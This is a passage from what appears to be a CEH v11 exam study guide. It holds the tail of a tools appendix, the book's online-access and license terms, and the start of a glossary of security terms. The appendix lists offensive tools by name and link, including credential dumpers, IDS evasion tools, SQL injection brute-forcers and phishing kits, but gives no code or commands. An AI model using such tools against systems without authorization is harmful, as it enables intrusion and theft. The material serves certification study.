- **TCP Port Mirroring** [dotcom-monitor.com](http://dotcom-monitor.com)
- **What's Running** [www.whatsrunning.net](http://www.whatsrunning.net)

## Malware Analysis

- **ASpack** [aspack.com](http://aspack.com)
- **Caspa** [colasoft.com](http://colasoft.com)
- **CSP File Integrity** [cspsecurity.com](http://cspsecurity.com)
- **Cuckoo** [cuckoosandbox.org](http://cuckoosandbox.org)
- **Dependency check** [jeremylong.github.io](http://jeremylong.github.io)
- **FileSeek** [fileseek.ca](http://fileseek.ca)
- **FLOSS** [fireeye.com](http://fireeye.com)
- **Ghirda** [ghidra-sre.org](http://ghidra-sre.org)
- **Hashcalc** [slavasoft.com](http://slavasoft.com)
- **Hashdeep** [sourecforge.net](http://sourecforge.net)
- **HybridAnalysis** [hybrid-analysis.com](http://hybrid-analysis.com)
- **Jotti** [virusscan.jotti.org](http://virusscan.jotti.org)
- **Loggly** [loggly.com](http://loggly.com)
- **Macro\_Pack** [github.com](http://github.com)
- **Manage Engine** [manageengine.com](http://manageengine.com)
- **mimikatz** [github.com](http://github.com)
- **Oily** [ollydbg.de.com](http://ollydbg.de.com)
- **Online Scanner** [fortiguard.com](http://fortiguard.com)
- **PE View** [aldeid.com](http://aldeid.com)
- **Pescan** [tzworks.net](http://tzworks.net)
- **ProcDump** [docs.microsoft.com](http://docs.microsoft.com)
- **ResourceHacker** [angusj.com](http://angusj.com)
- **Synk** [synk.io](http://synk.io)
- **Sysanalyzer** [aldeid.com](http://aldeid.com)
- **Verisys** [ionx.co.uk](http://ionx.co.uk)

## Web Attacks

## Attack Tools

- **BlackWidow** <https://softbytelabs.com>
- **cURL** <http://curl.haxx.se>
- **Httprecon** [www.computec.ch](http://www.computec.ch)
- **ID Serve** [www.grc.com](http://www.grc.com)
- **InstantSource** [www.blazingtools.com](http://www.blazingtools.com)
- **Metasploit** [www.metasploit.com](http://www.metasploit.com)
- **NetBrute** [www.rawlogic.com](http://www.rawlogic.com)
- **Netsparker** [www.mavitunasecurity.com](http://www.mavitunasecurity.com)
- **Nstalker** <http://nstalker.com>
- **SoapUI** [www.soapui.org](http://www.soapui.org)
- **WatcherWeb** [www.casaba.com](http://www.casaba.com)
- **WebInspect** [www8.hp.com/us/en/software-solutions/webinspect-dynamic-analysis-dast](http://www8.hp.com/us/en/software-solutions/webinspect-dynamic-analysis-dast)
- **WebScarab** <http://owasp.org>
- **WebSleuth** <http://sandsprite.com>
- **Wfetch** [www.microsoft.com](http://www.microsoft.com)
- **XMLSpy** [www.altova.com](http://www.altova.com)

## SQL Injection

- **BSQL Hacker** <http://labs.portcullis.co.uk>
- **Marathon** <http://marathontool.codeplex.com>
- **SQL Brute** <http://gdssecurity.com>
- **SQL Injection Brute** <http://code.google.com>
- **SQLGET** <http://darknet.org.uk>
- **SQLNinja** <http://sqlninja.sourceforge.net>

## Miscellaneous

### Cloud Security

- **Alert Logic** [www.alertlogic.com](http://www.alertlogic.com)
- **CloudPassage Halo** <https://www.cloudpassage.com/>
- **Core CloudInspect** <http://coreinspection.com/>
- **Panda Cloud Office Protection** [www.cloudantivirus.com](http://www.cloudantivirus.com)
- **Symantec O3** [www.symantec.com](http://www.symantec.com)
- **Trend Micro Instant-On** [www.trendmicro.com](http://www.trendmicro.com)

### Cloud Services Testing

- **BlazeMeter** [blazemeter.com/](http://blazemeter.com/)
- **LoadStorm** [loadstorm.com](http://loadstorm.com)
- **SOASTA** [www.soasta.com](http://www.soasta.com)
- **Zephyr** [www.getzephyr.com](http://www.getzephyr.com)

### IDS

- **AlienVault** [alienvault.com](http://alienvault.com)
- **OSSEC** [ossec.net](http://ossec.net)
- **Snort** [www.snort.org](http://www.snort.org)
- **Suricata** [suricata-ids.org](http://suricata-ids.org)

### Evasion Tools

- **ADMMutate** [www.ktwo.ca](http://www.ktwo.ca)
- **IDS Informer** [www.net-security.org](http://www.net-security.org)
- **Inundator** <http://inundator.sourceforge.net>
- **NIDSbench**  
<http://packetstormsecurity.org/UNIX/IDS/nidsbench/>

- **Tcp-over-dns** <http://analogbit.com/software/tcp-over-dns>

## Honeypot Tools

- **KFsensor** [keyfocus.net](http://keyfocus.net)
- **Specter** [specter.com](http://specter.com)

## Pen Test Suites

- **Armitage** [www.fastandeasyhacking.com](http://www.fastandeasyhacking.com)
- **CANVAS** <http://immunitysec.com>
- **Cobalt Strike** [www.cobaltstrike.com](http://www.cobaltstrike.com)
- **Codonomicon** <https://www.synopsys.com>
- **Core Impact** [www.coresecurity.com](http://www.coresecurity.com)
- **Metasploit** [www.metasploit.org](http://www.metasploit.org)

## VPN/FW Scanner

- **IKE-Scan** <http://sectools.org/tool/ike-scan/>

## Social Engineering

- **Maltego** [maltego.com](http://maltego.com)
- **ShellPhish** [github.com](https://github.com)
- **Social Engineer Toolkit** [www.trustedsec.com](http://www.trustedsec.com)
- **WifiPhisher** [github.com](https://github.com)

## Extras

- **Core Impact Demo** <https://coresecurity.webex.com/>
- **Sysinternals** <https://docs.microsoft.com/en-us/sysinternals/>
- **Tripwire** [www.tripwire.com/](http://www.tripwire.com/)

## Linux Distributions

- **BackTrack** [www.remote-exploit.org/index.php/BackTrack](http://www.remote-exploit.org/index.php/BackTrack)
- **Distrowatch** <http://distrowatch.com>

## Tools, Sites, and References Disclaimer

All URLs listed in this appendix were current and live at the time of writing. McGraw Hill makes no warranty as to the availability of these World Wide Web or Internet pages. McGraw Hill has not reviewed or approved the accuracy of the contents of these pages and specifically disclaims any warranties of merchantability or fitness for a particular purpose.



## **About the Online Content**

This book comes complete with TotalTester Online customizable practice exam software containing 300 practice exam questions.

### **System Requirements**

The current and previous major versions of the following desktop browsers are recommended and supported: Chrome, Microsoft Edge, Firefox, and Safari. These browsers update frequently, and sometimes an update may cause compatibility issues with the TotalTester Online or other content hosted on the Training Hub. If you run into a problem using one of these browsers, please try using another until the problem is resolved.

### **Your Total Seminars Training Hub Account**

To get access to the online content you will need to create an account on the Total Seminars Training Hub. Registration is free, and you will be able to track all your online content using your account. You may also opt in if you wish to receive marketing information from McGraw Hill or Total Seminars, but this is not required for you to gain access to the online content.

### **Privacy Notice**

McGraw Hill values your privacy. Please be sure to read the Privacy Notice available during registration to see how the information you have provided will be used. You may view our Corporate Customer

Privacy Policy by visiting the McGraw Hill Privacy Center. Visit the *mheducation.com* site and click *Privacy* at the bottom of the page.

## Single User License Terms and Conditions

Online access to the digital content included with this book is governed by the McGraw Hill License Agreement outlined next. By using this digital content you agree to the terms of that license.

### Access

To register and activate your Total Seminars Training Hub account, simply follow these easy steps:

1. Go to this URL: **hub.totalsem.com/mheclaim**
2. To register and create a new Training Hub account, enter your e-mail address, name, and password on the **Register** tab. No further personal information (such as credit card number) is required to create an account.

If you already have a Total Seminars Training Hub account, enter your e-mail address and password on the **Log in** tab.

3. Enter your Product Key: **ccxx-9nxm-cj6t**
4. Click to accept the user license terms.
5. For new users, click the **Register and Claim** button to create your account. For existing users, click the **Log in and Claim** button.

You will be taken to the Training Hub and have access to the content for this book.

**Duration of License** Access to your online content through the Total Seminars Training Hub will expire one year from the date the publisher declares the book out of print.

Your purchase of this McGraw Hill product, including its access code, through a retail store is subject to the refund policy of that

store.

The Content is a copyrighted work of McGraw Hill, and McGraw Hill reserves all rights in and to the Content. The Work is © 2022 by McGraw Hill.

**Restrictions on Transfer** The user is receiving only a limited right to use the Content for the user's own internal and personal use, dependent on purchase and continued ownership of this book. The user may not reproduce, forward, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish, or sublicense the Content or in any way commingle the Content with other third-party content without McGraw Hill's consent.

**Limited Warranty** The McGraw Hill Content is provided on an "as is" basis. Neither McGraw Hill nor its licensors make any guarantees or warranties of any kind, either express or implied, including, but not limited to, implied warranties of merchantability or fitness for a particular purpose or use as to any McGraw Hill Content or the information therein or any warranties as to the accuracy, completeness, correctness, or results to be obtained from, accessing or using the McGraw Hill Content, or any material referenced in such Content or any information entered into licensee's product by users or other persons and/or any material available on or that can be accessed through the licensee's product (including via any hyperlink or otherwise) or as to non-infringement of third-party rights. Any warranties of any kind, whether express or implied, are disclaimed. Any material or data obtained through use of the McGraw Hill Content is at your own discretion and risk and user understands that it will be solely responsible for any resulting damage to its computer system or loss of data.

Neither McGraw Hill nor its licensors shall be liable to any subscriber or to any user or anyone else for any inaccuracy, delay, interruption in service, error or omission, regardless of cause, or for any damage resulting therefrom.

In no event will McGraw Hill or its licensors be liable for any indirect, special or consequential damages, including but not limited to, lost time, lost money, lost profits or good will, whether in contract, tort, strict liability or otherwise, and whether or not such damages are foreseen or unforeseen with respect to any use of the McGraw Hill Content.

## **TotalTester Online**

TotalTester Online provides you with a simulation of the CEH v11 exam. Exams can be taken in Practice Mode or Exam Mode. Practice Mode provides an assistance window with hints, references to the book, explanations of the correct and incorrect answers, and the option to check your answer as you take the test. Exam Mode provides a simulation of the actual exam. The number of questions, the types of questions, and the time allowed are intended to be an accurate representation of the exam environment. The option to customize your quiz allows you to create custom exams from selected domains or chapters, and you can further customize the number of questions and time allowed.

To take a test, follow the instructions provided in the previous section to register and activate your Total Seminars Training Hub account. When you register, you will be taken to the Total Seminars Training Hub. From the Training Hub Home page, select your certification from the Study drop-down menu at the top of the page to drill down to the TotalTester for your book. You can also scroll to it from the list of Your Topics on the Home page, and then click the TotalTester link to launch the TotalTester. Once you've launched your TotalTester, you can select the option to customize your quiz and begin testing yourself in Practice Mode or Exam Mode. All exams provide an overall grade and a grade broken down by domain.

## **Technical Support**

For questions regarding the Total Tester software or operation of the Training Hub, visit [www.totalsem.com](http://www.totalsem.com) or e-mail

**[support@totalsem.com](mailto:support@totalsem.com).**

For questions regarding book content, visit  
**[www.mheducation.com/customerservice](http://www.mheducation.com/customerservice).**

---

## GLOSSARY

**802.11** Wireless LAN standards created by IEEE. 802.11a runs at up to 54 Mbps at 5 GHz, 802.11b runs at up to 11 Mbps at 2.4 GHz, 802.11g runs at up to 54 Mbps at 2.4 GHz, and 802.11n can run upward of 150 Mbps. 802.11n has speeds over 100 Mbps and uses a variety of ranges in MIMO format between 2.4 GHz and 5 GHz.

### **802.11i**

A wireless LAN security standard developed by IEEE. Requires Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES).

**acceptable use policy (AUP)** Policy stating what users of a system can and cannot do with the organization's assets.

**access control list (ACL)** A method of defining what rights and permissions an entity has to a given resource. In networking, access control lists are commonly associated with firewall and router traffic-filtering rules.

**access creep** Occurs when authorized users accumulate excess privileges on a system because of moving from one position to another; allowances accidentally remain with the account from position to position.

**access point (AP)** A wireless LAN device that acts as a central point for all wireless traffic. The AP is connected to both the wireless LAN and the wired LAN, providing wireless clients access to network resources.

**accountability** The ability to trace actions performed on a system to a specific user or system entity.

**acknowledgment (ACK)** A TCP flag notifying an originating station that the preceding packet (or packets) has been received.

**active attack** An attack that is direct in nature—usually where the attacker injects something into, or otherwise alters, the network or system target.

**Active Directory (AD)** The directory service created by Microsoft for use on its networks. It provides a variety of network services using Lightweight Directory Access Protocol (LDAP), Kerberos-based authentication, and single sign-on for user access to network-based resources.

**active fingerprinting** Injecting traffic into the network to identify the operating system of a device.

**ad hoc mode** A mode of operation in a wireless LAN in which clients send data directly to one another without utilizing a wireless access point (WAP), much like a point-to-point wired connection.

**Address Resolution Protocol (ARP)** A protocol used to map a known IP address to a physical (MAC) address. It is defined in RFC 826. The *ARP table* is a list of IP addresses and corresponding MAC addresses stored on a local computer.

**adware** Software that has advertisements embedded within it. It generally displays ads in the form of pop-ups.

**algorithm** A step-by-step method of solving a problem. In computing security, an algorithm is a set of mathematical rules (logic) for the process of encryption and decryption.

**annualized loss expectancy (ALE)** A measurement of the cost of an asset's value to the organization and the monetary loss that can be expected for an asset due to risk over a one-year period. ALE is the product of the annualized rate of occurrence (ARO) and the single loss expectancy (SLE). It is mathematically expressed as  $ALE = ARO \times SLE$ .

**annualized rate of occurrence (ARO)** An estimate of the number of times during a year a particular asset would be lost or experience downtime.

**anonymizer** A device or service designed to obfuscate traffic between a client and the Internet. It is generally used to make activity on the Internet as untraceable as possible.

**anti-malware** An application that monitors a computer or network to identify, and prevent, malware. AV (antivirus) applications are usually signature based and can take multiple actions on defined malware files/activity.

**Application layer** Layer 7 of the OSI reference model. The Application layer provides services to applications to allow them access to the network. Protocols such as FTP and SMTP reside here.

**application-level attack** Attack on the actual programming code of an application.

**archive** A collection of historical records or the place where they are kept. In computing, an archive generally refers to backup copies of logs and/or data.

**assessment** Activities to determine the extent to which a security control is implemented correctly, operating as intended, and producing the desired outcome with respect to meeting the security requirements for the system.

**asset** Any item of value or worth to an organization, whether physical or virtual.

**asymmetric** Literally, "not balanced or the same." In networking, *asymmetric* refers to a difference in networking speeds upstream and downstream. In cryptography, it's the use of more than one key for encryption/authentication purposes.

**asymmetric algorithm** In computer security, an algorithm that uses separate keys for encryption and decryption.



**asynchronous** 1. The lack of clocking (imposed time ordering) on a bit stream. 2. An industry term referring to an implant or malware that does not require active interaction from the attacker. 3. An implant or malware where command/task execution and the return of results or data are set to predefined intervals or timelines versus real-time execution.

**asynchronous transmission** The transmission of digital signals without precise clocking or synchronization.

**audit** Independent review and examination of records and activities to assess the adequacy of system controls, to ensure compliance with established policies and operational procedures, and to recommend necessary changes.

**audit data** Chronological record of system activities to enable the reconstruction and examination of the sequence of events and changes in an event.

**audit trail** A record showing which user has accessed a given resource and what operations the user performed during a given period.

**auditing** The process of recording activity on a system for monitoring and later review.

**authentication** The process of determining whether a network entity (user or service) is legitimate—usually accomplished through a user ID and password. Authentication measures are categorized by something you know (user ID and password), something you have (smart card or token), or something you are (biometrics).

### **authentication, authorization, and accounting (AAA)**

Authentication confirms the identity of the user or device.

Authorization determines the privileges (rights) of the user or device.

Accounting records the access attempts, both successful and unsuccessful.

**Authentication Header (AH)** An Internet Protocol Security (IPSec) header used to verify that the contents of a packet have not been modified while the packet was in transit.

**authenticity** Sometimes included as a fundamental security element, refers to the characteristic of data that ensures it is genuine.

**authorization** The conveying of official access or legal power to a person or entity.

**availability** The condition of a resource being ready for use and accessible by authorized users.

**back door** A hidden capability in a system or program for bypassing normal computer authentication systems. A back door can be purposeful or the result of malware or other attack.

**banner grabbing** An enumeration technique used to provide information about a computer system; generally used for operating system identification (also known as *fingerprinting*).

**baseline** A point of reference used to mark an initial state in order to manage change.

**bastion host** A computer placed outside a firewall to provide public services to other Internet sites and hardened to resist external attacks.

**biometrics** A measurable, physical characteristic used to recognize the identity, or to verify the claimed identity, of an applicant. Facial images, fingerprints, and handwriting samples are all examples of biometrics.

**bit flipping** A cryptographic attack where bits are manipulated in the cipher text to generate a predictable outcome in the plain text once it is decrypted.

**black hat** An attacker who breaks into computer systems with malicious intent, without the owner's knowledge or permission.

**black-box testing** In penetration testing, a method of testing the security of a system or subnet without any previous knowledge of the device or network. It is designed to simulate an attack by an outside intruder (usually from the Internet).

**block cipher** A symmetric key cryptographic algorithm that transforms a block of information at a time using a cryptographic key. For a block cipher algorithm, the length of the input block is the same as the length of the output block.

**Blowfish** A symmetric, block-cipher data-encryption standard that uses a variable-length key that can range from 32 bits to 448 bits.

**BlueBorne attack** An amalgamation of techniques and attacks against known, already existing Bluetooth vulnerabilities.

**Bluejacking** Sending unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, tablets, and laptop computers.

**Bluesnarfing** Unauthorized access to information such as calendars, contact lists, e-mails, and text messages on a wireless device through a Bluetooth connection.

**Bluetooth** A proprietary, open, wireless technology used for transferring data from fixed and mobile devices over short distances.

**boot sector virus** A virus that plants itself in a system's boot sector and infects the master boot record.

**brute-force password attack** A method of password cracking whereby all possible options are systematically enumerated until a match is found. These attacks try every password (or authentication option), one after another, until successful. Brute-force attacks take a long time to work and are easily detectable.

**buffer** A portion of memory used to temporarily store output or input data.

**buffer overflow** A condition that occurs when more data is written to a buffer than it has space to store, which results in data corruption or other system errors. This is usually because of insufficient bounds checking, a bug, or improper configuration in the program code.

**bug** A software or hardware defect that often results in system vulnerabilities.

**business continuity plan (BCP)** A set of plans and procedures to follow in the event of a failure or a disaster—security related or not—to get business services back up and running. BCPs include a *disaster recovery plan (DRP)* that addresses exactly what to do to recover any lost data or services.

**business impact analysis (BIA)** An organized process to gauge the potential effects of an interruption to critical business operations as a result of a disaster, accident, or emergency.

**cache** A storage buffer that transparently stores data so future requests for the same data can be served faster.

**CAM table** Content addressable memory table. A CAM table holds all the MAC address—to-port mappings on a switch.

**certificate** An electronic file used to verify a user's identity, providing nonrepudiation throughout the system. It is also known as a *digital certificate*. It is also a set of data that uniquely identifies an entity. Certificates contain the entity's public key, serial number, version, subject, algorithm type, issuer, valid dates, and key usage details. *See also* digital certificate.

**certificate authority (CA)** A trusted entity that issues and revokes public key certificates. In a network, a CA is a trusted entity that issues, manages, and revokes security credentials and public

keys for message encryption and/or authentication. Within a public key infrastructure (PKI), the CA works with registration authorities (RAs) to verify information provided by the requestor of a digital certificate.

**Challenge Handshake Authentication Protocol (CHAP)** An authentication method on point-to-point links, using a three-way handshake and a mutually agreed-upon key.

**CIA triad** Confidentiality, integrity, and availability. These are the three fundamental aspects of security.

**cipher text** Text or data in its encrypted form; the result of plain text being input into a cryptographic algorithm.

**client** A computer process that requests a service from another computer and accepts the server's responses.

**cloning** A cell phone attack in which the serial number from one cell phone is copied to another in an effort to copy the cell phone.

**CNAME record** A Canonical Name record within DNS, used to provide an alias for a domain name.

**cold site** A backup facility with the electrical and physical components of a computer facility, but with no computer equipment in place. The site is ready to receive the necessary replacement computer equipment in the event the user has to move from his main computing location to an alternate site.

**collision** In regard to hash algorithms, occurs when two or more distinct inputs produce the same output.

**collision domain** A domain composed of all the systems sharing any given physical transport media. Systems within a collision domain may collide with each other during the transmission of data. Collisions can be managed by Carrier Sense Multiple Access/Collision Detection (CSMA/CD) or CSMA/Collision Avoidance (CSMA/CA).

**Common Criteria (CC)** An international standard (ISO/IE 15408) for computer security certification, providing a framework where computer system users can specify their security functional and assurance requirements.

**Common Internet File System/Server Message Block** An Application layer protocol used primarily by Microsoft Windows to provide shared access to printers, files, and serial ports. It also provides an authenticated interprocess communication mechanism.

**community cloud** A cloud deployment model where the infrastructure is shared by several organizations, usually with the same policy and compliance considerations.

**community string** A string used for authentication in Simple Network Management Protocol (SNMP). The public community string is used for read-only searches, whereas the private community string is used for read-write. Community strings are transmitted in clear text in SNMPv1. SNMPv3 provides encryption for the strings as well as other improvements and options.

**competitive intelligence** Freely and readily available information about an organization that can be gathered by a business entity about its competitor's customers, products, and marketing. It can be used by an attacker to build useful information for further attacks.

**Computer Emergency Response Team (CERT)** Name given to expert groups that handle computer security incidents.

**computer-based attack** A social engineering attack using computer resources such as e-mail and IRC. Also known as *computer-based social engineering attack*.

**confidentiality** A security objective that ensures a resource can be accessed only by authorized users. This is also the security principle that stipulates sensitive information is not disclosed to unauthorized individuals, entities, or processes.

**console port** Physical socket provided on routers and switches for cable connections between a computer and the router/switch. This connection enables the computer to configure, query, and troubleshoot the router/switch by use of a terminal emulator and a command-line interface.

**container** In cloud computing, a package of an application including all dependencies that run independently of other processes in the cloud.

**Container as a Service (CaaS)** A cloud computing type providing container engine services.

**contingency plan** Management policies and procedures designed to maintain or restore business operations, including computer operations, possibly at an alternate location, in the event of an emergency, system failure, or disaster.

**cookie** A text file that is stored in a browser by a web server for the purpose of maintaining information about the connection. Cookies are used to store information to maintain a unique but consistent surfing experience but can also contain authentication parameters. Cookies can be encrypted and can have defined expiration dates.

**copyright** A set of exclusive rights granted by the law of a jurisdiction to the author or creator of an original work, including the right to copy, distribute, and adapt the work.

**corrective controls** Controls internal to a system that are designed to resolve vulnerabilities and errors soon after they arise.

**countermeasures** Actions, devices, procedures, techniques, or other measures intended to reduce the vulnerability of an information system.

**covert channel** A communications channel that is being used for a purpose it was not intended for, usually to transfer information

secretly.

**cracker** A cyberattacker who acts without permission from, and gives no prior notice to, the resource owner. Also known as a *malicious hacker*.

**crossover error rate (CER)** A comparison metric for different biometric devices and technologies, the CER is the point at which the false acceptance rate (FAR) equals the false rejection rate (FRR). As an identification device becomes more sensitive or accurate, its FAR decreases while its FRR increases. The CER is the point at which these two rates are equal, or cross over.

**cross-site scripting (XSS)** An attack whereby the hacker injects code into an otherwise legitimate web page, which is then clicked by other users or is exploited via Java or some other script method. The embedded code within the link is submitted as part of the client's web request and can execute on the user's computer.

**crypter** A software tool that uses a combination of encryption and code manipulation to render malware undetectable to AV and other security-monitoring products.

**cryptographic key** A value used to control cryptographic operations, such as decryption, encryption, signature generation, and signature verification.

**cryptography** The science or study of protecting information, whether in transit or at rest, by using techniques to render the information unusable to anyone who does not possess the means to decrypt it.

**daemon** A background process found in Unix, Linux, Solaris, and other Unix-based operating systems.

**daisy chaining** A method of external testing whereby several systems or resources are used together to make an attack.



**Data Encryption Standard (DES)** An outdated symmetric cipher encryption algorithm, previously approved by the U.S. government and used by business and civilian government agencies. DES is no longer considered secure because of the ease with which the entire keyspace can be attempted using modern computing, thus making cracking the encryption easy.

**Data Link layer** Layer 2 of the OSI reference model. This layer provides reliable transit of data across a physical link. The Data Link layer is concerned with physical addressing, network topology, access to the network medium, error detection, sequential delivery of frames, and flow control. The Data Link layer is composed of two sublayers: the MAC and the LLC.

**database** An organized collection of data.

**decryption** The process of transforming cipher text into plain text through the use of a cryptographic algorithm.

**defense in depth** An information assurance strategy in which multiple layers of defense are placed throughout an information technology system.

**demilitarized zone (DMZ)** A partially protected zone on a network, not exposed to the full fury of the Internet but not fully behind the firewall. This technique is typically used on parts of the network that must remain open to the public (such as a web server) but must also access trusted resources (such as a database). The point is to allow the inside firewall component, guarding the trusted resources, to make certain assumptions about the impossibility of outsiders forging DMZ addresses.

**denial of service (DoS)** An attack with the goal of preventing authorized users from accessing services and preventing the normal operation of computers and networks.

**detective controls** Controls to detect anomalies or undesirable events occurring on a system.

**digital certificate** Also known as a *public key certificate*, an electronic file that is used to verify a user's identity, providing nonrepudiation throughout the system. Certificates contain the entity's public key, serial number, version, subject, algorithm type, issuer, valid dates, and key usage details.

**digital signature** The result of using a private key to encrypt a hash value for identification purposes within a PKI system. The signature can be decoded by the originator's public key, verifying his identity and providing nonrepudiation. A valid digital signature gives a recipient verification the message was created by a known sender.

**digital watermarking** The process of embedding information into a digital signal in a way that makes it difficult to remove.

**directory traversal attack** Using directory traversal, the attacker attempts to access restricted directories and execute commands outside intended web server directories by using the URL to redirect to an unintended folder location. Also known as the *dot-dot-slash attack*.

**disaster recovery plan (DRP)** A documented set of procedures to recover business infrastructures in the event of a disaster.

**discretionary access control (DAC)** An access control model in which an individual user, or program operating on the user's behalf, is allowed to specify explicitly the types of access other users (or programs executing on their behalf) may have to information under the user's control.

**distributed DoS (DDoS)** A denial-of-service technique that uses numerous hosts to perform the attack.

**DNS enumeration** The process of using easily accessible DNS records to map a target network's internal hosts.

**domain name** A unique hostname that is used to identify resources on the Internet. Domain names start with a root (.) and

then add a top level (.com, .gov, or .mil, for example) and a given namespace.

**Domain Name System (DNS)** A network system of servers that translates numeric Internet Protocol (IP) addresses into human-friendly, hierarchical Internet addresses, and vice versa.

**Domain Name System (DNS) cache poisoning** An attack technique that tricks your DNS server into believing it has received authentic information when, in reality, it has been provided fraudulent data. DNS cache poisoning affects user traffic by sending it to erroneous or malicious endpoints instead of its intended destination.

**Domain Name System (DNS) lookup** The process of a system providing a fully qualified domain name (FQDN) to a local name server, for resolution to its corresponding IP address.

**doxing** The process of searching for and publishing private information about a target (usually an individual) on the Internet, typically with malicious intent.

**dropper** Malware designed to install some sort of virus, back door, and so on, on a target system.

**due care** A term representing the responsibility managers and their organizations have to provide information security to ensure the type of control, the cost of control, and the deployment of control are appropriate for the system being managed.

**due diligence** Steps taken to identify and limit risks to an acceptable or reasonable level of exposure.

**dumpster diving** A physical security attack where the attacker sifts through garbage and recycle bins for information that may be useful on current and future attacks.

**eavesdropping** The act of secretly listening to the private conversations of others without their consent. This can also be done

over telephone lines (wiretapping), e-mail, instant messaging, and other methods of communication considered private.

**Echo Reply** A type 0, code 0 ICMP message used to reply to Echo Requests. It is used with ping to verify Network layer connectivity between hosts.

**Echo Request** A type 8, code 0 ICMP message used to request replies for a distant end. It is used with ping to verify Network layer connectivity between hosts.

**EDGAR database** A system used by the U.S. Securities and Exchange Commission (SEC) for companies and businesses to transmit required filings and information. The EDGAR database performs automated collection, validation, indexing, acceptance, and forwarding of submissions by companies and others who are required by law to file forms with the SEC. The database is freely available to the public via the Internet and is a potential source of information for hackers.

**Electronic Code Book (ECB)** A mode of operation for a block cipher, with the characteristic that each possible block of plain text has a defined corresponding cipher-text value, and vice versa.

**electronic serial number** Created by the U.S. Federal Communications Commission (FCC) to uniquely identify mobile devices; often represented as an 11-digit decimal number or 8-digit hexadecimal number.

**Encapsulating Security Payload (ESP)** Part of the Internet Protocol Security (IPSec) set of protocols, ESP encrypts and authenticates packets between computers using a virtual private network (VPN).

**encapsulation** The process of attaching a particular protocol header and trailer to a unit of data before transmission on the network. It occurs at Layer 2 (Data Link) of the OSI reference model.

**encryption** Conversion of plain text to cipher text through the use of a cryptographic algorithm.

**end user licensing agreement (EULA)** A software license agreement; a contract between the “licensor” and purchaser establishing the right to use the software.

**Enterprise Information Security Architecture (EISA)** A collection of requirements and processes that helps determine how an organization’s information systems are built and how they work.

**enumeration** In penetration testing, the act of querying a device or network segment thoroughly and systematically for information.

**Ethernet** IEEE 802.3 baseband LAN specification developed by Xerox Corporation, Intel, and Digital Equipment Corporation. This is one of the least expensive, most widely deployed networking standards; it uses the CSMA/CD method of media access control.

**ethical hacker** A computer security expert who performs security audits and penetration tests against systems or network segments, with the owner’s full knowledge and permission, in an effort to increase security.

**event** Any network incident that prompts some kind of log entry or other notification.

**exploit** Software code, a portion of data, or a sequence of commands intended to take advantage of a bug or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software or hardware.

**exposure factor (EF)** The subjective, potential percentage of loss to a specific asset if a specific threat is realized. The exposure factor is a subjective value that the person assessing risk must define.

**Extensible Authentication Protocol (EAP)** A protocol for authentication used within wireless networks. Originally an extension

of PPP, EAP works with multiple authentication measures.

**false acceptance rate (FAR)** The rate at which a biometric system will incorrectly identify an unauthorized individual and allow them access. See false negative.

**false negative** A situation in which an IDS or other sensor does not trigger on an event that was an intrusion attempt. False negatives are considered more dangerous than false positives.

**false positive** A situation in which an IDS or other sensor triggers on an event as an intrusion attempt, when it was actually legitimate traffic.

**false rejection rate (FRR)** The rate at which a biometric system will incorrectly reject an access attempt by an authorized user.

**Fast Ethernet** An Ethernet networking system transmitting data at 100 million bits per second (Mbps), ten times the speed of an earlier Ethernet standard. Derived from the Ethernet 802.3 standard, it is also known as *100BaseT*.

**Fiber Distributed Data Interface (FDDI)** LAN standard, defined by ANSI X3T9.5, specifying a 100-Mbps token-passing network using fiber-optic cable and a dual-ring architecture for redundancy, with transmission distances of up to 2 kilometers.

**File Allocation Table (FAT)** A computer file system architecture used in Windows, OS/2, and most memory cards, limited to a 32GB partition size.

**File Transfer Protocol (FTP)** An Application layer protocol, using TCP, for transporting files across an Internet connection. FTP transmits in clear text.

**filter** A set of rules defined to screen network packets based on source address, destination address, or protocol. These rules determine whether the packet will be forwarded or discarded.

**Finger** An early network application that provides information on users currently logged on to a machine.

**firewalking** The process of systematically testing each port on a firewall to map rules and determine accessible ports.

**firewall** Software or hardware component that restricts access between a protected network and the Internet, or between other sets of networks, to block unwanted use or attacks.

**flood** Traffic-passing technique used by bridges and switches in which traffic received on an interface is sent out all interfaces on the device except the interface on which the information was originally received. Traffic on a switch is flooded when it is broadcast in nature (intended for a broadcast address, as with ARP or other protocols) or if the switch does not have an entry in the CAM table for the destination MAC.

**footprinting** All measures and techniques taken to gather information about an intended target. Footprinting can be passive or active.

**forwarding** The process of sending a packet or frame toward the destination. In a switch, messages are forwarded only to the port to which they are addressed.

**fragmentation** Process of breaking a packet into smaller units when it is being transmitted over a network medium that's unable to support a transmission unit the original size of the packet.

**FreeBSD** A free and popular version of the Unix operating system.

**fully qualified domain name (FQDN)** Consists of a hostname and domain name, including a top-level domain such as .com, .net, .mil, .edu, and so on.

**Function as a Service (FaaS)** A cloud computing type that provides a platform for developing application functions for

microservices.

**gap analysis** A tool that helps a company compare its actual performance with its potential performance.

**gateway** A device that provides access between two or more networks. Gateways are typically used to connect dissimilar networks.

**GET** A command used in HTTP and FTP to retrieve a file from a server.

**government access to keys (GAK)** An attempt through key disclosure laws to have software companies provide copies of all keys to the government, which (ostensibly) will use the keys only when a warrant is provided during law enforcement efforts. Also referred to as *key escrow*.

**gray hat** A skilled hacker who straddles the line between white hat (hacking only with permission and within guidelines) and black hat (malicious hacking for personal gain). Gray hats sometime perform illegal acts to exploit technology with the intent of achieving better security.

**gray-box testing** A penetration test in which the ethical hacker has limited knowledge of the intended target(s). Designed to simulate an internal but non-system-administrator-level attack.

**hack value** The idea a hacker holds about the perceived worth or interest in attacking a target.

**hacktivism** The act or actions of a hacker to put forward a cause or a political agenda, to affect some societal change, or to shed light on something the hacker feels to be a political injustice. These activities are usually illegal in nature.

**halo effect** A well-known and well-studied phenomenon of human nature, whereby a single trait influences the perception of other traits.



**hardware keystroke logger** A hardware device used to log keystrokes covertly. Hardware keystroke loggers are dangerous because they cannot be detected through regular software/anti-malware scanning.

**hash** A unique numerical string, created by a hashing algorithm on a given piece of data, used to verify data integrity. Generally hashes are used to verify the integrity of files after download (comparison to the hash value on the site before download) and/or to store password values.

**hashing algorithm** A one-way mathematical function that generates a fixed-length numerical string (hash) from a given data input. MD5 and SHA-1 are hashing algorithms.

**heuristic scanning** Method used by antivirus software to detect new, unknown viruses that have not yet been identified. Based on a piece-by-piece examination of a program, heuristic scanning looks for a sequence (or sequences) of instructions that differentiates the virus from “normal” programs.

